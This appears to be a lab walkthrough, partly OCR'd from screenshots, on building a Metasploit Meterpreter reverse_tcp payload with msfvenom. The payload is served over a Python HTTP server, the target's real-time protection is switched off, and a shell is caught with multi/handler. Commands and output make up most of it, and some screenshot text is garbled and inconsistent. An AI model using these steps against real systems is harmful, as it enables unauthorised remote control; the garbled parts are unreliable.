
Requirements :-

1. Virtual Box/ VMware
2. Windows10
3. Kali Linux
4. Internet connection

Machine IP :-

- Kali Linux : 192.168.0.103
- Windows10 : 192.168.0.104

Step 1 : First, check the that, both machine can communicate with each other or not .



```
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\dhara>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:


    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::9dba:db86:d5d6:67c7%8
    IPv4 Address . . . . . : 192.168.0.104
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.0.1

C:\Users\dhara>ping 192.168.0.103

Pinging 192.168.0.103 with 32 bytes of data:
Reply from 192.168.0.103: bytes=32 time=1ms TTL=64
Reply from 192.168.0.103: bytes=32 time=2ms TTL=64
Reply from 192.168.0.103: bytes=32 time=3ms TTL=64
Reply from 192.168.0.103: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.0.103:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 3ms, Average = 1ms

C:\Users\dhara>
```



6.1 checking connection

We can see both machines are communicating with each other.

Step 2 : Now, we have to create payload, for this , type command :

- msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.103 LPORT=8080 -f exe > abc.exe
 - python3 -m http:server
(if we don't specify port number then by default it's use 8000 port number for http server)

then press enter.

```
File Actions Edit View Help
└─(kali㉿kali)-[~]
$ cd dhara

└─(kali㉿kali)-[~/dhara]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.103 LPORT=8080 -f exe > abc.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

└─(kali㉿kali)-[~/dhara]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.0.104 - - [15/Aug/2024 06:34:37] "GET / HTTP/1.1" 200 -
192.168.0.104 - - [15/Aug/2024 06:34:38] code 404, message File not found
192.168.0.104 - - [15/Aug/2024 06:34:38] "GET /favicon.ico HTTP/1.1" 404 -
192.168.0.104 - - [15/Aug/2024 06:35:42] "GET /abc.exe HTTP/1.1" 200 -
```

6.2 create payload

Step 3 : Now , open another terminal and type command :

msfconsole

```

(kali㉿kali)-[~]
└─$ cd dhara
(kali㉿kali)-[~/dhara]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.103 LPORT=8080 -o abc.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(kali㉿kali)-[~/dhara]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0)
192.168.0.104 - - [15/Aug/2024 06:34:37] "GET /" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.102 Safari/537.36"
192.168.0.104 - - [15/Aug/2024 06:34:38] code 404 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.102 Safari/537.36"
192.168.0.104 - - [15/Aug/2024 06:34:38] "GET /" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.102 Safari/537.36"
192.168.0.104 - - [15/Aug/2024 06:35:42] "GET /" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.102 Safari/537.36"
192.168.0.104 - - [15/Aug/2024 06:38:05] "GET /" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.102 Safari/537.36"

[metasploit v6.4.5-dev]
+ -- --=[ 2413 exploits - 1242 auxiliary - 423 post ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

```

Step 4 : type command : search multi/handler

You can see in the result , multi/handler is in 7 number.

```

File Actions Edit View Help
+ -- --=[ 1468 payloads - 47 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > search multi/handler
Matching Modules
#  Name          Disclosure Date  Rank   Check  Description
--  --
0  exploit/linux/local/apt_package_manager_persistence  1999-03-09  excellent  No    APT Package Manager Persistence
1  exploit/android/local/janus                           2017-07-31  manual   Yes   Android Janus APK Signature bypass
2  auxiliary/scanner/http/apache_mod_cgi_bash_env        2014-09-24  normal   Yes   Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
3  exploit/linux/local/bash_profile_persistence         1989-06-08  normal   No    Bash Profile Persistence
4  exploit/linux/local/desktop_privilege_escalation      2014-08-07  excellent Yes   Desktop Linux Persistence
5  exploit/linux/local/privilege_escalation              .          .      .      .
6  auxiliary/scanner/ux/persistence_xupload_traversal    .          .      .      .
7  exploit/multi/handler                                .          manual  No    Generic Payload Handler
8  exploit/windows/msql/mssql_linkcrawler                2000-01-01  great   No    Microsoft SQL Server Database Link Crawling Command Execution
9  exploit/windows/browser/persist_xupload_traversal     2009-09-29  excellent No    Persists XUp load ActiveX MakeHttpRequest Directory Traversal
10 exploit/linux/local/yum_package_manager_persistence   2003-12-17  excellent No    Yum Package Manager Persistence


```

6.3 start msfconsole & and use multi/handler

Now type these commands :

- use 7
- set LHOST 192.168.0.103
- set LPORT 8080
- set payload windows/meterpreter/reverse_tcp
- run

now , it will execute and you can perform reverse shell.



```

txt
File Actions Edit View Help
10 exploit/linux/local/yum_package_manager_persistence 2003-12-17 excellent No Yum Package
Manager Persistence

Interact with a module by name or index. For example info 10, use 10 or use exploit/linux/local/yum_package_manager_persistence


msf6 > 7
[*] Unknown command: 7. Run the help command for more details.
msf6 > use 7
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.103
LHOST => 192.168.0.103
msf6 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Starting reverse TCP handler on 192.168.0.103:8080
[*] Sending stage (176198 bytes) to 192.168.0.104
[*] Sending stage (176198 bytes) to 192.168.0.104
[*] Sending stage (176198 bytes) to 192.168.0.104
[*] 192.168.0.104 - [15/Aug/2024 06:35:42] [*] 192.168.0.104 - Meterpreter session 2 closed. Reason: Died
[*] Sending stage (176198 bytes) to 192.168.0.104
[*] 192.168.0.104 - [15/Aug/2024 06:38:05] [*] 192.168.0.104 - Meterpreter session 1 closed. Reason: Died
[*] Sending stage (176198 bytes) to 192.168.0.104
[*] 192.168.0.104 - [15/Aug/2024 06:38:05] [*] 192.168.0.104 - Meterpreter session 3 closed. Reason: Died
[*] 192.168.0.104 - [15/Aug/2024 06:38:05] [*] 192.168.0.104 - Meterpreter session 4 closed. Reason: Died
[*] Meterpreter session 1 is not valid and will be closed
[*] Meterpreter session 2 is not valid and will be closed
[*] Meterpreter session 3 is not valid and will be closed
[*] Meterpreter session 4 is not valid and will be closed
[*] Sending stage (176198 bytes) to 192.168.0.104

```


6.4 exploit the payload

Step 5 : Now you have to turn off real-time protection in your target windows10 machine.




6.5 turn off real-protection

Step 6 : now, open browser and search <http://192.168.0.103:8000/>




6.6 search the IP in browser

You can see our payload abc.exe . click on keep button (its show warning ,if you have seen another button like ok button then click ok).




Now our payload is downloaded.



6.7 open the payload file


now click on open file link.

6.8 execute the payload



Now click on our payload application.

6.9 run the payload



It's giving a warning message. You have to click on run.

Step 7 : you can see in our meterpreter terminal that , our both machines are connected. (you can see our both IPs in last line)

```
kali㉿kali:~/dhara
```

```
File Actions Edit View Help
```

```
(kali㉿kali)-[~]
```

```
$ cd dhara
```

```
(kali㉿kali)-[~/dhara]
```

```
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.104 -o exploit.exe
```

```
[+] No platform was selected, choosing Msf::Module::Platform::
```

```
[+] No arch selected, selecting arch: x86 from the payload
```

```
No encoder specified, outputting raw payload
```

```
Payload size: 354 bytes
```

```
Final size of exe file: 73802 bytes
```

```
(kali㉿kali)-[~/dhara]
```

```
$ python3 -m http.server
```

```
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000) ...
```

```
192.168.0.104 -- [15/Aug/2024 06:34:37] "GET / HTTP/1.1" 200
```

```
192.168.0.104 -- [15/Aug/2024 06:34:38] code 404, message 404, file /Favicon.ico
```

```
192.168.0.104 -- [15/Aug/2024 06:34:38] "GET /Favicon.ico HTTP/1.1" 404
```

```
192.168.0.104 -- [15/Aug/2024 06:35:42] "GET /abc.exe HTTP/1.1" 200
```

```
192.168.0.104 -- [15/Aug/2024 06:38:05] "GET /abc.exe HTTP/1.1" 200
```

```
[*] 192.168.0.104 -> Meterpreter session 4 closed. Reason: Died
```

```
[*] Meterpreter session 1 is not valid and will be closed
```

```
[*] Meterpreter session 2 is not valid and will be closed
```

```
[*] Meterpreter session 3 is not valid and will be closed
```

```
[*] Meterpreter session 4 is not valid and will be closed
```

```
[*] Sending stage (176198 bytes) to 192.168.0.104
```

```
[*] Sending stage (176198 bytes) to 192.168.0.104
```

```
[*] Sending stage (176198 bytes) to 192.168.0.104
```

```
[*] 192.168.0.104 -> Meterpreter session 5 closed. Reason: Died
```

```
[*] 192.168.0.104 -> Meterpreter session 6 closed. Reason: Died
```

```
[*] 192.168.0.104 -> Meterpreter session 7 closed. Reason: Died
```

```
[*] Sending stage (176198 bytes) to 192.168.0.104
```

```
[*] Sending stage (176198 bytes) to 192.168.0.104
```

```
[*] 192.168.0.104 -> Meterpreter session 9 closed. Reason: Died
```

```
[*] Sending stage (176198 bytes) to 192.168.0.104
```

```
[*] 192.168.0.104 -> Meterpreter session 8 closed. Reason: Died
```

```
[*] Meterpreter session 5 is not valid and will be closed
```

```
[*] Meterpreter session 10 is not valid and will be closed
```

```
[*] 192.168.0.104 -> Meterpreter session 10 closed.
```

```
[*] Meterpreter session 6 is not valid and will be closed
```

```
[*] Meterpreter session 7 is not valid and will be closed
```

```
[*] Meterpreter session 8 is not valid and will be closed
```

```
[*] Meterpreter session 9 is not valid and will be closed
```

```
[*] Sending stage (176198 bytes) to 192.168.0.104
```

```
[*] Sending stage (176198 bytes) to 192.168.0.104
```

```
[*] P2_168_0_104 -> Meterpreter session 12 Closed. Reason: Died
```

```
[*] 192.168.0.104 -> Meterpreter session 11 closed. Reason: Died
```

```
[*] Meterpreter session 12 is not valid and will be closed
```

```
[*] Meterpreter session 11 is not valid and will be closed
```

```
[*] Sending stage (176198 bytes) to 192.168.0.104
```

```
[*] Meterpreter session 13 opened (192.168.0.103:8080 → 192.168.0.104:50167) at 2024-08-15 06:41:10 -0400
```

```
meterpreter >
```

```
meterpreter > |
```

6.10 both machines are connected to each other

Step 8 : type command : help – Explore the available commands by typing “help” in the Meterpreter session.

6.11 explore all commands

```
kali@kali:~/dhara
File Actions Edit View Help
[(kali㉿kali)-[~]
$ cd dhara
[(kali㉿kali)-~/dhara]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.104 -f raw > dhara
[-] No platform was selected, choosing Msf::Module::Platform::Windows
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[(kali㉿kali)-~/dhara]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000) ...
192.168.0.104 - - [15/Aug/2024 06:34:37] "GET / HTTP/1.1" 200
192.168.0.104 - - [15/Aug/2024 06:34:38] "code 404, message File not found"
192.168.0.104 - - [15/Aug/2024 06:35:42] "GET /abc.exe HTTP/1.1"
192.168.0.104 - - [15/Aug/2024 06:38:05] "GET /abc.exe HTTP/1.1"
[(kali㉿kali)-~/dhara]
$ meterpreter >
meterpreter > help
Core Commands
  Command      Description
  ?            Help menu
  background   Backgrounds the current session
  bg           Alias for background
  bgkill       Kills a background meterpreter script
  bglist       Lists running background scripts
  bgrun        Executes a meterpreter script as a background thread
  channel      Displays information or control active channels
  close        Closes a channel
  detach       Detaches the meterpreter session (for http/https)
